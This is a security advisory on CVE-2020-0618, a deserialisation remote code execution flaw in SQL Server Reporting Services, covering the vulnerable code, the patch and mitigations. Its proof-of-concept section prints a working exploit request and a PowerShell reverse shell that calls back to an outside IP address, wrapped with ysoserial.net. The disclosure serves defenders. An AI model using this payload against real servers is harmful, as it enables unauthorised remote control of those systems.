

## CVE-2020-0618: RCE in SQL Server Reporting Services (SSRS)

### Brief Description

SQL Server Reporting Services (SSRS) provides a set of on-premises tools and services that create, deploy, and manage mobile and paginated reports [1].

A functionality within the SSRS web application allowed low privileged user accounts to run code on the server by exploiting a deserialisation issue.

Although the application was only accessible to authorised users, the lowest privilege (the `Browser` role) was sufficient in order to exploit this issue.

### Technical Description

The issue was found in ReportingServicesWebServer.dll. The `OnLoad` method of `Microsoft.Reporting.WebForms.BrowserNavigationCorrector` deserialised untrusted user input using the `LosFormatter` class:

```
protected override void OnLoad(EventArgs e)
{
    base.OnLoad(e);
    this.EnsureChildControls();
    if (this.Page.IsPostBack &&
string.Equals(this.m_pageState.Value, "NeedsCorrection",
StringComparison.Ordinal))
    {
        string value = this.m_viewerViewState.Value;
        if (!string.IsNullOrEmpty(value))
        {
            LosFormatter losFormatter = new LosFormatter();
            object obj = null;
            try
            {
                obj = losFormatter.Deserialize(value);
            }
        }
    }
}
```

The `BrowserNavigationCorrector` class was used by the `Microsoft.ReportingServices.WebServer.ReportViewerPage` class:

```
protected override void OnInit(EventArgs e)
{
    base.OnInit(e);
    ReportViewerHost reportViewer = this.ReportViewer;
    reportViewer.EnableHybrid = this.ShowHybrid;
    if (reportViewer != null)
    {
        PageRequestManagerErrorHandler child = new
PageRequestManagerErrorHandler();

        reportViewer.Parent.Controls.AddAt(reportViewer.Parent.Controls.IndexOf(rep
ortViewer), child);

        BrowserNavigationCorrector child2 =
reportViewer.CreateNavigationCorrector();

        reportViewer.Parent.Controls.AddAt(reportViewer.Parent.Controls.IndexOf(rep
ortViewer), child2);
    }
}
```

It was possible to trigger this functionality by calling the `/ReportServer/pages/ReportViewer.aspx` page in an On-Premises a SharePoint server for example.

### Proof of Concept

The following HTTP request could be sent to a server to exploit the application:

By Soroush Dalili (@irsdl) – source: <https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/>

```
POST /ReportServer/pages/ReportViewer.aspx HTTP/1.1
Host: target
Content-Type: application/x-www-form-urlencoded
Content-Length: X

NavigationCorrector$PageState=NeedsCorrection&NavigationCorrector$ViewState=[PayloadHere]&__VIEWSTATE=
```

The following commands could be used in PowerShell to generate a payload using the ysoserial.net tool [2]:


```
$command = '$client = New-Object
System.Net.Sockets.TCPClient("192.168.6.135",80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.
Length);$stream.Flush()};$client.Close()'

$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)

$encodedCommand = [Convert]::ToBase64String($bytes)

.\ysoserial.exe -g TypeConfuseDelegate -f LosFormatter -c "powershell.exe -
encodedCommand $encodedCommand" -o base64 | clip
```

The following screenshot shows that a reverse shell was obtained after sending a HTTP request with the payload generated above:



This issue was resolved by Microsoft's February 2020 patch [3]. The patch simply enabled the MAC validation when using the LosFormatter class:

```
LosFormatter losFormatter = new LosFormatter(true, this.m_viewer.GetUserId());
```

## Recommendations

Apply the February 2020 patch on the server. It should be noted that attackers can easily encode their requests to evade web application firewalls. As a result, patching would be the only robust option to stop this vulnerability [4].

Ensure that the application is only accessible to authenticated users and anonymous users do not have the `Browser` role.

If your server has already been compromised, consider to follow incident response analysis. It is also easy for attackers to steal the generated Machine Key to execute code in the future even after applying the patch [5].

## References

[1] <https://docs.microsoft.com/en-us/sql/reporting-services/create-deploy-and-manage-mobile-and-paginated-reports>

[2] <https://github.com/pwntester/ysoserial.net>

[3] <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0618>

By Soroush Dalili (@irsdl) – source: <https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/>

[4] <https://www.slideshare.net/SoroushDalili/waf-bypass-techniques-using-http-standard-and-web-servers-behaviour>

[5] <https://soroush.secproject.com/blog/2019/05/danger-of-stealing-auto-generated-net-machine-keys/>